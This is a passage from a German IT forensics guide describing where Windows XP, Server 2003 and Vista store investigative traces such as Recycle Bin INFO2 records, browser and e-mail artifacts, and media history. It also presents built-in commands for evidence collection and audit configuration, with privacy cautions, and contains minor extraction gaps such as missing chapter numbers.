57 Beschreibung gekürzt aus dem Hilfe – und Support Center; Suche: Ereignisanzeige
58 http://support.microsoft.com/kb/324145/

Temporäre Dateien werden von Anwendungen angelegt, um zwischenzeitlich Daten auszulagern. Das Löschen der ausgelagerten Dateien ist bei Programm- oder Systemabbrüchen nicht gewährleistet und bietet über Programmsitzungen hinweg möglicherweise interessante Inhalte.

INFO2 Dateien *(Löschvorgang unter Verwendung des Papierkorbs)*
Prinzipiell bieten die Windows Betriebssysteme dem Nutzer zwei Arten der Löschung von Dateien und Ordnern. Da dieser Mechanismus nur vom Betriebssystem, nicht jedoch vom eingesetzten Dateisystem abhängig ist, wird dieser an dieser Stelle betrachtet.
Dateien bzw. Ordner können entweder durch Drücken von Shift + Entf-Taste sofort gelöscht werden, oder aber in den Papierkorb (engl. Recycle Bin) verschoben werden. Durch einen Rechtsklick auf den Papierkorb und der Auswahl „Papierkorb leeren" werden die Objekte dann endgültig gelöscht. Da die letztgenannte Löschmethode forensisch interessante Daten hinterlassen kann, soll dieser Mechanismus detaillierter beschrieben werden (siehe dazu auch [Bun06]).
Wenn eine Datei bzw. ein Ordner in den Papierkorb verschoben wird, wird der entsprechende Eintrag in der FAT bzw. der MFT gelöscht (siehe dazu auch die Kapitel und). Zeitgleich wird ein Eintrag dieser Datei bzw. dieses Verzeichnisses in dem Papierkorb in einer versteckten Datei Namens *INFO2* angelegt. Diese Datei ist eine Datenbankdatei, welche Daten über die im Papierkorb enthaltenen Dateien enthält. Für eine Datei im Papierkorb ergibt sich der dort eingetragene Dateiname aus folgender Konvention:
[D][<Laufwerksname>][<lfd. Nummer>].[originale Dateiendung].
Dabei beginnt die laufende Nummer seit WindowsXP mit der Indexnummer 1. In der *INFO2* Datei findet sich nun:

- die Indexnummer;
- ursprünglicher Dateiname der gelöschten Datei zusammen mit dem ursprünglichen Dateipfad (sowohl in ASCII als auch in Unicode Repräsentation);
- Datum und Zeit der Löschung.

Im Papierkorb wird die gelöschte Datei mit dem neuen Namen in einem Ordner hinterlegt, welcher nach der Security ID (SID) des Nutzers benannt ist. Diese Security ID wird für jeden Nutzer eines Systems erzeugt und kann aus der systemweiten Registrierungsdatei (engl. Registry, siehe dazu auch die Ausführungen zu Regedit innerhalb dieses Kapitels) ausgelesen werden. Im Papierkorb werden also die gelöschten Dateien und Verzeichnisse nach Nutzer sortiert geführt.
Wenn der Papierkorb komplett geleert wird, werden alle Einträge in der entsprechenden FAT bzw. MFT bzgl. des Papierkorbinhalts als gelöscht markiert. Die *INFO2* Datei wird auf ihre Vorgabegröße reduziert (20 Bytes). Jedoch befinden sich im File Slack (siehe dazu Kapitel) der *INFO2* Datei eventuell die Einträge der gelöschten Daten. Aus einem Datenträgerabbild sind die gelöschten Daten somit teilweise wiederherstellbar. Selbst wenn die INFO2 Datei nicht wieder rekonstruiert werden kann, besteht die Möglichkeit, die Dateien durch das im Kapitel beschriebene File Carving zu erhalten.
Wenn ein Nutzer einzelne Dateien im Papierkorb löscht (z. B. durch Drücken der Entf-Taste bei einer markierten Datei im Papierkorb), wird der entsprechende

Eintrag in der INFO2 Datei nicht gelöscht, sondern die ersten beiden Bytes des Eintrags auf 00 gesetzt und damit als gelöscht markiert. Die für den Nutzer unsichtbaren Verzeichnisse auf der Basis der SID bleiben jedoch erhalten.

Laut der für diesen Leitfaden getroffenen Festlegung, dass eine Windows XP SP2 Standard-Installation das Betriebssystem festlegt, gehören auch die in der Standard-Installation befindlichen Applikationen zum Betriebssystem. Aus diesem Grund werden nachfolgend die exemplarisch ausgewählten Applikationen „Internet Explorer“, „Outlook Express“ und „Windows Media Player“ bezüglich ihrer forensischen Eigenschaften betrachten.

Internet Explorer
Der Internet Explorer verwaltet den Browser Cache, abgelegte Cookies und den Verlauf. Dazu werden forensisch wertvolle Daten an verschiedenen Stellen im Dateisystem abgelegt (siehe dazu auch [Jon03]).
Der Browser Cache eines Nutzers befindet sich in der Standardkonfiguration im Verzeichnis:
„C:\Dokumente und Einstellungen\<Nutzername>\Anwendungsdaten\
Temporary Internet Files\“
Hier finden sich zwischengespeicherte Internetseiten, welche die Darstellungen von oft besuchten Seiten beschleunigen sollen (engl. Browser Cache). Die Standardeinstellung stellt für die Zwischenspeicherung 1024KB zur Verfügung. Des Weiteren können auch nutzergenerierte Inhalte, wie z.B. Webmail-Texte, gespeichert worden sein.
Der Speicher für Cookies befindet sich im Verzeichnis:
„C:\Dokumente und Einstellungen\<Nutzername>\Cookies“
Hier sind die Daten hinterlegt, die von besuchten Webseiten gespeicherte Informationen, häufig Konfigurationsdaten des benutzten Webdienstes oder Besuchszähler u. a. gespeichert werden.
Der Verlauf wird im folgenden Verzeichnis gespeichert:
„C:\Dokumente und Einstellungen\<Nutzername>\
Lokale Einstellungen\Verlauf\History.IE5\“
Diesen drei Speicherorten ist gemein, dass sie eine Datei namens „index.dat“ enthalten, welche eine Datenbank über die weiteren Inhalte des Ordners enthält. Eine Besonderheit ist dabei, dass die Einträge in dieser Datei nicht gelöscht werden, sondern nur durch eine Signatur als ungültig markiert und im Internet Explorer nicht angezeigt werden (hier ergibt sich eine Analogie zum Löschverhalten in Dateisystemen, siehe dazu auch Kapitel). Die „index.dat“-Dateien können mit einem Hexeditor eingesehen werden. Zusätzlich erlauben einige forensische Werkzeugsammlungen, wie z. B. die kommerziellen forensischen Produkte EnCase[59] und X-Ways[60] Forensics (siehe dazu auch Kapitel), die Inhalte dieser Dateien benutzerfreundlich aufzubereiten. Auch die Open Source Programme „iehist[61]“ und „pasco[62]“ erlauben die Aufbereitung dieser Inhalte. Ein zusätzlich potentiell forensische bedeutsamer Eintrag in der

59 http://www.guidancesoftware.com/law_enforcement/index.aspx
60 http://www.x-ways.net/forensics/
61 http://www.cqure.net/wp/iehist/
62 http://www.foundstone.com/resources/proddesc/pasco.htm

Systemregistrierung „Registry“ ist der Eintrag „last typed URL“. Dieser befindet sich in:
„HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\TypedURLs“
Hier ist eingetragen, welche Internetadressen beim Einsatz des Internet Explorers in das Zielfenster eingetragen wurden.

Achtung! Datenschutz beachten

In den beschriebenen Dateien befinden sich sehr viele, potentiell private Inhalte. Beim Auswerten dieser Datei muss der gesetzlich vorgeschriebene Datenschutz unbedingt gewährleistet werden.

Outlook Express

Der E-Mail Klient Outlook Express ist Teil der Standard-Installation von Windows XP und wird deshalb an dieser Stelle betrachtet, wohingegen die forensischen Eigenschaften der IT-Anwendung „Microsoft Outlook“ im Kapitel des Leitfadens vorgestellt werden. Outlook Express hinterlegt seine gespeicherten E-Mails zusammen mit weiteren Metadaten, wie z. B. der Eingangs- bzw. Versanddatum, Art und Größe des Anhangs usw. in einem besonderen, datenbankbasierten Format in mehreren Dateien mit der Endung .dbxt[63], welche sich im folgenden Ordner befinden:
„C:\Dokumente und Einstellungen\<Nutzername>\
Lokale Einstellungen\Identities\{GUID}\Microsoft\Outlook Express\ “
Dabei ist die GUID eine alphanumerische Kombination, welche u. a. die Netzwerkadresse (MAC) des betroffenen Computers enthält.
Die Open Source Software „eindeutig[64]“ kann die Inhalte dieser Dateien anzeigen und die in den .dbx Dateien enthaltenen Daten extrahieren. Dies betrifft auch E-Mails, Metadaten und Anhänge, die mit den Funktionen von Microsoft Outlook Express gelöscht wurden (siehe dazu auch [UMD08]). Die kommerziell erhältlichen forensischen Werkzeugsammlungen EnCase und X-Ways Forensics (siehe dazu auch Kapitel) bieten hierfür ebenfalls eine eingebaute Suchfunktion.

Achtung! Datenschutz beachten

In dieser Datei befinden sich sämtliche empfangenen und versandten E-Mails und begleitende Metadaten. Beim Auswerten dieser Datei muss der Datenschutz gewährleistet werden.

Windows Media Player

Untersucht wurde der Windows Media Player in der Version 9. Dieser führt ebenfalls einen Verlauf über die abgespielten Medieninhalte mit. Die Speicherung geschieht über den Registrierungseintrag:
„HKEY_CURRENT_USER\Software\Microsoft\MediaPlayer\Player\
RecentFileList“
und in einer speziellen Datenbank in der Datei „CurrentDatabase_59R.wmdb“. Diese befindet sich in dem folgenden Verzeichnis:
„C:\Dokumente und Einstellungen\<Nutzername>\Lokale Einstellungen\
Anwendungsdaten\Microsoft\Media Player\“
In dieser Datei sind die Abspielhistorie und evtl. der Speicherort der Mediendaten binär kodiert angegeben. Diese können mit einem Hexadezimaleditor eingelesen und auf Spuren hin untersucht werden. Ein dediziertes forensisches Werkzeug ist

63 für nähere Informationen siehe auch http://www.five-ten-sg.com/libpst/rn01re06.html
64 http://sourceforge.net/project/showfiles.php?group_id=146246&package_id=161379

zum Erstellungszeitpunkt des Leitfadens nicht bekannt.

Zusammenfassung der Methoden- und Werkzeugeinordnung

Um Kapitel über die forensischen Werkzeuge von Windows XP SP2 noch einmal kurz und visuell zusammenzufassen, sei hier auf die nachfolgende Abbildung 23 verwiesen.




Abb. 23: Von forensischen Werkzeugen erfasste Datenarten in den Abschnitten des forensischen Prozesses für Windows XP

Die hier rot markierten Bereiche zeigen an, dass es für die zugehörigen Datenarten in den jeweiligen Abschnitten des forensischen Prozesses Werkzeuge in Windows XP identifiziert wurden.

Die Erweiterung der Methoden durch den Einsatz des Betriebssystems Microsoft Windows Server 2003

In diesem Kapitel soll eine Installation des Betriebssystems Microsoft Windows 2003 auf ihre forensischen Methoden untersucht werden. Da Microsoft Server 2003 alle im vorangegangenen Kapitel über Microsoft Windows XP SP 2 identifizierten Eigenschaften beinhaltet, sollen hier die Unterschiede durch die

Serverdienste und deren Verwaltung im Fokus liegen. Die nachfolgende Tabelle 13 liefert eine Kurzzusammenfassung der identifizierten forensischen Eigenschaften.

	BS Betriebssystem
SV Strategische Vorbereitung	Aktivieren der Sicherheitsprotokollierung der Windows Firewall, erzeugen von eigenen Ereigniskennungen und Ereignismeldungen
OV Operationale Vorbereitung	Ermitteln der Hardwarekomponenten, Versionsnummer von Windows
DS Datensammlung	Sicherung von: Routen-Tabelle, ARP-Tabelle, MAC-Adresse, statistische Informationen der Netzwerkadapter, IP-Verbindungsinformationen, Domäneninformationen, Systemkonfiguration, verwendete Dateisysteme, Prozessinformationen, Informationen zu im System vorhandener Partitionen, Verlaufsdaten, Sitzungsdaten, Netzwerkfreigaben
US Untersuchung	Untersuchen von anderen Computern im Netzwerk (Mac-Adresse), Ordnerstruktur, Netzwerkumgebung
DA Datenanalyse	
DO Dokumentation	

Tabelle 13: Identifizierte forensische Eigenschaften des Betriebssystems Microsoft Windows Server 2003

Diese Untersuchung erfolgt dabei anhand des in Kapitel vorgestellten Modells über die Abschnitte einer forensischen Untersuchung und der in Kapitel beschriebenen Datenarten. Hierbei werden nur die Datenarten in der nachfolgenden Beschreibung erwähnt, welche eine zusätzliche Methode liefern.

Ermittlung von Rohdateninhalten

Im Gegensatz zu Microsoft Windows XP bietet Microsoft Server 2003 mit Hilfe eines Hotfixes bzw. mit der Veränderung der Registry[65] ein Tastenkürzel an, um einen Speicherdump anzulegen.

Strategische Vorbereitung beachten!

Die Aktivierung dieser Eigenschaft ist als Maßnahme der strategischen Vorbereitung zu betrachten.

*.dmp Dateien

Das Tastatur-Kommando [STRG]+[ROLLEN]+[ROLLEN] erzeugt einen Speicherabzug als Datei. Dazu kann in den Systemeinstellungen unter „Erweitert, Starten und Wiederherstellen“, vorkonfiguriert werden, ob hier ein vollständiges, ein Kernel- oder ein kleines Speicherabbild erzeugt wird. Der Pfad, wie auch der Dateiname des Abbildes, kann dort ebenfalls festgelegt werden. Die Standardeinstellung ist dabei *„%SystemRoot%\MEMORY.DMP“*.

Wie auch schon bei der Auslagerungs- und Hybernation-Datei von Windows XP im Kapitel angemerkt wurde, ist die Extraktion von Daten aus dem Speicherabbild sehr schwierig, dennoch können extrem wertvolle Daten enthalten sein, somit ist

65 http://support.microsoft.com/kb/244139

eine Sicherung anzuraten. Hier ist u. a. der Einsatz des im Kapitel beschriebenen Filecarvings empfehlenswert.

Ermittlung von Konfigurationsdaten

CLUSTER
Dieser Befehl wird verwendet, um einen neuen Cluster zu erstellen oder einen vorhandenen Cluster zu verwalten.[66] Hiermit können weitere Systeme ermittelt werden, auf denen eine Untersuchung notwendig werden könnte.

DFSCMD
Verwaltet ein verteiltes Dateisystem über die Befehlszeile.[67] Detaillierte Informationen über verteilte Dateisysteme befinden sich im Kapitel . Speziell der Parameter „/view“ hilft dabei, einzelne Volumes des DFS zu identifizieren.

DSGET
Dieses Befehlszeilenprogramm zeigt die ausgewählten Eigenschaften eines bestimmten Objekts im Active Directory an.[68] Detaillierte Informationen über verteilte Dateisysteme befinden sich im Kapitel .

DSQUERY
Die Befehle dieser Werkzeugsammlung ermöglichen es dem Nutzer, das Active Directory laut angegebener Suchkriterien zu durchsuchen.[69] Detaillierte Informationen über verteilte Dateisysteme befinden sich im Kapitel .

Ermittlung von Kommunikationsprotokolldaten

WHOAMI
Dieser Befehl gibt den Domänennamen, den Computernamen, den Benutzernamen, die Gruppennamen, die Anmeldekennung und die Berechtigungen des aktuell angemeldeten Benutzers zurück[70] und ermöglicht dadurch die Einordnung des Servers in die Netzwerkumgebung.

Zusammenfassung der Methoden- und Werkzeugeinordnung

Um das Kapitel über die forensischen Werkzeuge von Windows Server 2003 noch einmal kurz und visuell zusammenzufassen, sei hier auf die nachfolgende Abbildung 24 verwiesen.

66 Beschreibung aus der Hilfe – und Support Center, Suche: cluster
67 Beschreibung aus der Hilfe – und Support Center, Suche: dfscmd
68 Beschreibung aus der Hilfe – und Support Center, Suche: dsget
69 Beschreibung aus der Hilfe – und Support Center, Suche: dsquery
70 Beschreibung aus dem Hilfe – und Support Center, Suche: whoami




Abb. 24: Von forensischen Werkzeugen erfasste Datenarten in den Abschnitten des forensischen Prozesses für Windows Server 2003

Die hier rot markierten Bereiche zeigen an, dass es für die zugehörigen Datenarten in den jeweiligen Abschnitten des forensischen Prozesses Werkzeuge in Windows Server 2003 identifiziert wurden, sie schließen die Werkzeuge mit ein, die auch bei Windows XP verfügbar sind.

Veränderungen und Neuerungen der integrierten forensischen Methoden von MS Windows Vista im Vergleich zu MS Windows XP

In diesem Kapitel wird gezeigt, welche Änderungen bzw. zusätzlichen Möglichkeiten durch den Einsatz von Windows Vista verglichen zum Vorgänger Windows XP ergeben. Dabei werden alle bereits für Windows XP festgestellten forensische Eigenschaften übernommen. Für die diesem Leitfaden zugrunde liegenden Betrachtungen kam eine Installation von Microsoft Windows Vista in der Installationsart „Business“ unter Verwendung des Servicepack 1 und der Updates bis zum 20.10.2008 zum Einsatz.
Die Darstellung erfolgt anhand des in Kapitel vorgestellten Modells über die Teilung der Abarbeitungsschritte anhand logischer Untersuchungsabschnitte einer forensischen Untersuchung und anhand der in Kapitel beschriebenen Datenarten. Hierbei werden nur die Datenarten in der nachfolgenden Beschreibung erwähnt, welche eine zusätzliche Methode liefern bzw. eine Veränderung darstellen. Die nachfolgende Tabelle 14 gibt einen ersten Überblick über die zusätzlichen

forensischen Werkzeuge in Microsoft Vista.

	BS Betriebssystem
SV Strategische Vorbereitung	Veränderung des Wertes in der Registry für den Eintrag „NtfsDisableLastAcessUpdate“ auf „0“; Definieren von zusätzlichen Ereignisauslösern
OV Operationale Vorbereitung	
DS Datensammlung	Sicherung der Information, ob Dateien einen ADS haben, Wiederherstellen einer Vorgängerversion von einzelnen Dateien oder kompletten Volumen, Untersuchung von anderen Rechnern im Netzwerk (winrs), Suchen nach Malware
US Untersuchung	
DA Datenanalyse	
DO Dokumentation	

Tabelle 14: Identifizierte forensische Eigenschaften des Betriebssystems Microsoft Windows Vista

Wie in den vorangegangenen Kapiteln wird Kommandozeilenprogrammen der Vorzug gegeben, da diese eine leichte Umlenkung in eine Textdatei ermöglichen und deren Aufruf weniger Veränderungen im untersuchten System zur Folge hat.
Des Weiteren muss darauf geachtet werden, dass viele der vorgestellten Kommandozeilenprogramme häufig zwei Modi haben, sie können entweder Daten auslesen oder ändern. Im Rahmen eines forensischen Untersuchung darf dabei nur ausgelesen werden.

Achtung!

In der nachfolgenden Beschreibung werden die Datenarten aus Kapitel eingesetzt. Deshalb erfolgt die Vorstellung von ausgewählten forensischen Methoden des Betriebssystems Microsoft Windows Vista zur Datengewinnung von den hardwarenahesten zu den abstrakten Daten. Dabei werden nur zusätzlich entstandene Möglichkeiten aufgeführt, die bereits festgestellte Eigenschaften der Vorgängerbetriebssysteme werden nicht noch einmal gesondert aufgeführt.

Allgemeine Änderungen durch den Einsatz der neuen Betriebssystemgeneration Windows Vista (einschließlich Windows Server 2008)

Aufgrund der engen Verzahnung zwischen Microsoft Windows Vista und Windows Server 2008 werden zunächst allgemeingültige Änderungen aufgeführt, bevor dann die beiden Systeme separat betrachtet werden.

Benutzerkontensteuerung (User Account Control UAC), SID und Virtual Store

Die Benutzerkontensteuerung[71] wurde entwickelt, damit das tägliche Arbeiten nicht unter Administratorrechten geschieht (siehe dazu auch [Zeh08]). Wird für eine Aufgabe höhere Rechte benötigt muss dem explizit zugestimmt oder es angegeben werden.
Mit dieser Erneuerung wurde das lokale Konto „Administrator" deaktiviert (nur bei Windows Vista). Bei der Installation wird dafür ein zusätzliches Konto mit Administrationsrechten angelegt (nur bei Windows Vista). Somit soll die Identifizierung des Kontos mit den höchsten Rechten erschwert werden. Jedoch kann anhand des zweiten Teils der Security-ID (SID) eines Kontos, das Standardadministratorenkonto identifiziert werden. Die Relative ID (RID) dessen ist immer 500. Mit dem Befehlszeilenprogramm wmic (Befehl: „wmic useraccount get Caption, Name, SID /Value") kann die SID ausgegeben werden.
Sollten Anwendungen, die mit den Standardbenutzerrechten ausgeführt werden, Operationen wegen mangelnder Berechtigungen nicht vollständig ausführen können, z.B. die Änderung einer Programmdatei, werden diese in virtuelle Verzeichnisse umgeleitet (Virtual Store). Die Änderungen werden in diesem Verzeichnis gespeichert und die Originaldateien bleiben unversehrt.

Folgende Bereiche werden dahingehend überwacht:
C:\ProgramFiles
C:\ProgramData
C:\Windows
Registrierungsdatenbank: HKLM\Software

Orte der Umleitungen:
C:\Benutzer\<Benutzername>\AppData\Local\VirtualStore\
HKCU\Software\Classes\VirtualStore

Anmerkung: Um die folgenden vorgestellten Anwendungen in ihrem vollen Umfang nutzen zu können, sollten sie mit administrativen Rechten oder aus einer mit administrativen Rechten gestarteten Eingabeaufforderung aufgerufen werden.

71 Die Benutzerkontensteuerung ist beim Windows Server 2008 zwar aktiviert, jedoch ist das Administratorkonto nicht deaktiviert und weiterhin der Standardbenutzer nach der Installation.

Neue Pfade
Einige Standardpfade wurden mit der Einführung von Microsoft Windows Vista und Microsoft Server 2008 verändert. Die nachfolgende Tabelle 15 zeigt eine Zusammenfassung der neuen Dateipfade (siehe dazu auch [Ges08a]).

XP / Server 2003	Vista / Server 2008
\Documents and Settings	\Users
\Documents and Settings\<Benutzername>	\Users\<Benutzername>
\Documents and Settings\<Benutzername>\LocalSettings	\Users\<Benutzername>\AppData\Local
\Documents and Settings\ <Benutzername> \Recent	\Users\<Benutzername>\AppData\Roaming\Microsoft\Windows\Recent
\Documents and Settings\ \<Benutzername> \Start Menu	\Users\<Benutzername>\AppData\Roaming\Microsoft\Windows\Start Menu
\Documents and Settings\<Benutzername>\LocalSettings\History	\Users\<Benutzername>\AppData\Local\Microsoft\Windows\History
\Documents and Settings\Local Settings\ <Benutzername> \ Temporary Internet Files	\Users\<Benutzername>\AppData\Local\Microsoft\Windows\Temporary Internet Files
\Documents and Settings\<Benutzername>\Application Data	\Users\<Benutzername>\AppData
\Documents and Settings\<Benutzername>\Cookies	\Users\<Benutzername>\AppData\Roaming\Microsoft\Windows\Cookies\Low
thumbs.db	\Users\<Benutzername>\AppData\Local\Microsoft\Windows\Explorer
\Recycled oder \Recycler\SID	\$Recycle.Bin\SID

Tabelle 15: Gegenüberstellung der geänderten Pfade seit der Einführung von Windows Vista und Windows Server 2008

Diese Standardpfade sind insbesondere auch dadurch bedeutsam, dass die in Kapitel beschriebenen Anwendungsprogramme per Vorgabe ihre forensisch relevanten Daten in diesen Verzeichnissen ablegen.

BitLocker

BitLocker ist die integrierte Laufwerksverschlüsselung von Microsoft, die es ermöglicht, eine Partition komplett zu verschlüsseln (siehe dazu auch [Joo08]). BitLocker ist in **keinem** der beiden betrachteten Betriebssysteme vorinstalliert, wird jedoch in den Vista Versionen Enterprise und Ultimate angeboten, sowie als zusätzliche Komponente bei dem Windows 2008 Server. Falls auf einem System

die BitLocker Verschlüsslung eingesetzt wird, so ist die Abbilderstellung weitaus problematischer. Wenn Zugriff auf das aktive System besteht, so muss der Datenträger entsperrt werden[72]. Andernfalls ist es nicht hinreichend, nur die Festplatte zu untersuchen. Für den Zugriff können weitere Komponenten nötig sein, so z. B. die Hauptplatine mit dem Trusted-Computing (TPM) Chip.

winrs

Dieses Befehlszeilenprogramm führt den Befehl in der shell cmd.exe auf einem entfernten Server aus (siehe dazu auch [Fri08]). Somit ist es möglich, jedes ermittelte forensische Befehlszeilenprogramm auf entfernen Windows Server auszuführen:

winrs –r:servername ipconfig /all

Dieser Befehl zeigt die aktuelle Netzwerkkonfiguration des entfernten Servers an. Der Zugriff auf den Server kann dabei sowohl unverschlüsselt, als auch SSL-verschlüsselt erfolgen.
Damit dies möglich ist, muss der Server jedoch zuvor für den entfernten Zugriff konfiguriert werden[73]. Dies ist mit dem Befehl “winrm quickconfig” möglich.

Strategische Vorbereitung beachten!

PowerShell

Die PowerShellist in **keinem** der beiden betrachteten Betriebssysteme vorinstalliert. Die PowerShell wird auf der Internetpräsenz von Microsoft angeboten[74], ist aber beim Windows Server 2008 soweit integriert, dass diese als zusätzliche Komponente zur nachträglichen Installation angeboten wird.
Mit der PowerShell, welche auf dem .NET Framework basiert, ist es möglich umfangreiche Informationen über das Betriebssystem abzurufen (siehe dazu auch [Joo08] und [Zeh08]). In dieser objektorientierten Befehlszeile, können die Befehle aus der „normalen“ Befehlszeile weiterhin verwendet werden.

Beispielhafte Befehle:

get-help	Zeigt Hilfeinformationen zur Nutzung der PowerShell an
get-process	Zeigt die vorhandenen Prozesse an (analog zu Tasklist)
get-command	Zeigt die verfügbaren Kommandos an
help befehlname	Zeigt eine Hilfe zum Befehl an

Die PowerShell zu verwenden, kann eine empfohlene Maßnahme für die strategische Vorbereitung darstellen.

Erstellung von Prozessspeicherabbildern

Im Task Manager können zusätzlich Speicherabbilder für einzelne Prozesse angefertigt werden, im Kontextmenü erscheint dazu ein neuer Menüpunkt

72 http://www.forensicswiki.org/wiki/Defeating_Whole_Disk_Encryption
73 http://technet.microsoft.com/en-us/library/dd163506.aspx
74 http://www.microsoft.com/windowsserver2003/technologies/management/powershell/default.mspx

„Abbilddatei erstellen“. Wie bei allen anderen Speicherabbildern wird hier lediglich auf die Möglichkeit zur Sammlung dieser Rohdaten verwiesen. Die Untersuchung des Prozessspeichers hat den Vorteil, dass die Datenmenge weit geringer ist als die von kompletten Speicherabbildern. Es ist dabei jedoch zu beachten, dass diese Daten auf der Festplatte des zu untersuchenden Computersystems abgelegt werden, womit der Inhalt der Festplatte verändert wird.

Ermittlung von Details über Daten

Last Access Timestamp
Der Zeitpunkt des letzten Zugriffs auf eine Datei wird standardmäßig nicht mehr festgehalten. Stattdessen wird der Zeitpunkt der Erstellung der Datei angezeigt.

Strategische Vorbereitung beachten!

Der Registry-Key:
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\FileSystem\NtfsDisableLastAcessUpdate
ist vorgabeseitig auf den Wert “1” gesetzt. Das Verändern dieses Eintrages auf den Wert “0” ist der strategischen Vorbereitungsphase zuzuordnen. Dadurch wird die Zeit des letzten Zugriffs wieder aktualisiert.

Alternate Data Stream (ADS)
Der ADS ist mit den neuen Version des Befehlszeilenprogramms *dir* (Befehl: dir /R) zu identifizieren. Der Mechanismus der alternativen Datenströme wird detailliert in dem Kapitel über das Dateisystem NTFS beschrieben. Dadurch kann ermittelt werden, ob im ADS einer Datei zusätzlichen Daten versteckt wurden.

icacls[75]
Icacls dient zur Verwaltung und Anzeige von Zugriffs-Berechtigungen für Dateien und Ordner. Seit Windows Vista ist dies, zusätzlich zum von Windows XP bekannten Werkzeug cacls, Teil der Standard-Installation.

icacls c:\windows\ /save ACL-Datei /T
> Speichert die ACLs für alle Dateien unter C:\Windows und in den dazugehörigen Unterverzeichnissen in der Datei ACL-Datei

Diese Exportfunktion dient dem Wiederherstellen der ACLs. Ohne den Parameter „/save“ werden die ACLs für die Datei ausgegeben. Die Ausgabe des Programms entspricht weitgehend der von cacls. In der Abbildung 25 sind die Unterschiede deutlich zu erkennen.

75 Hilfe der Eingabeaufforderung von Windows Vista / Windows Server 2008

```
C:\Windows>cacls write.exe
C:\Windows\write.exe NT SERVICE\TrustedInstaller:F
                     VORDEFINIERT\Administratoren:R
                     NT-AUTORITÄT\SYSTEM:R
                     VORDEFINIERT\Benutzer:R


C:\Windows>icacls write.exe
write.exe NT SERVICE\TrustedInstaller:(F)
          VORDEFINIERT\Administratoren:(RX)
          NT-AUTORITÄT\SYSTEM:(RX)
          VORDEFINIERT\Benutzer:(RX)

1 Dateien erfolgreich verarbeitet, bei 0 Dateien ist ein Verarbeitungsfehler auf
getreten.
```

Abb. 25: Vergleich von cacls und icacls

Das Kommando icacls gibt zusätzlich zum Leserecht bestimmter Dateien auch an, ob für diese das Recht zum Ausführen gesetzt ist.

Extraktion der Konfigurationsdaten

PnP Dienstprogramm
Mit dem Befehlszeilenprogramm *pnputil* können alle Drittanbieter-Treiberpakete aufgelistet werden (siehe dazu auch [Fri08]). Hierdurch kann potentiell vorhandener Schadcode auffällig werden, welcher sich als Treiber in das System eingebracht hat bzw. es lassen sich Systemmanipulationen erkennen.

pnputil –e
    zeigt alle Treiber von Drittherstellern im Driver Store an

Programm welche sich als Treiber tarnen könnten durch die Auswertung der ermittelten Informationen identifiziert werden.

wbadmin
Dieses Kommando verwaltet die Datensicherung und führt Backups durch (siehe dazu auch [Fri08]). Das Anfertigen von Datensicherungen ist der strategischen Vorbereitungsphase zuzuordnen und kann potentiell das Weiterarbeiten nach einem Vorfall gewährleisten.

wbadmin start systemstatebackup -backuptarget:Laufwerkbuchstabe[-quiet]
    Sichert den System State (u. a. Systemdateien, Registrierung und Active Directory) auf das angegebene Laufwerk

auditpol
Dieser Befehl konfiguriert und zeigt die detaillierten Überwachungsrichtlinien an (siehe dazu auch [Fri08] und [Zeh08]). Die Konfiguration der Überwachungsrichtlinien ist der strategischen Vorbereitungsphase zuzuordnen und kann zu deutlich mehr Informationen über einen Vorfall liefern. Durch eine Überwachungsrichtlinie wird bei Erkennung eines dort verzeichneten Ereignisses ein Eintrag in die Ereignisanzeige (dem zentralen Logdienst des Betriebssystems) geschrieben.

auditpol /get /category:
auditpol /get /subcategory:

Listet die aktuellen Überwachungseinstellungen für alle Kategorien und Unterkategorien auf.

Die Auswertung der Konfiguration nach einem Vorfall gibt der ermittelnden Person einen Einblick über die möglichen Informationsquellen.

Extraktion von Sitzungsdaten

INFO2

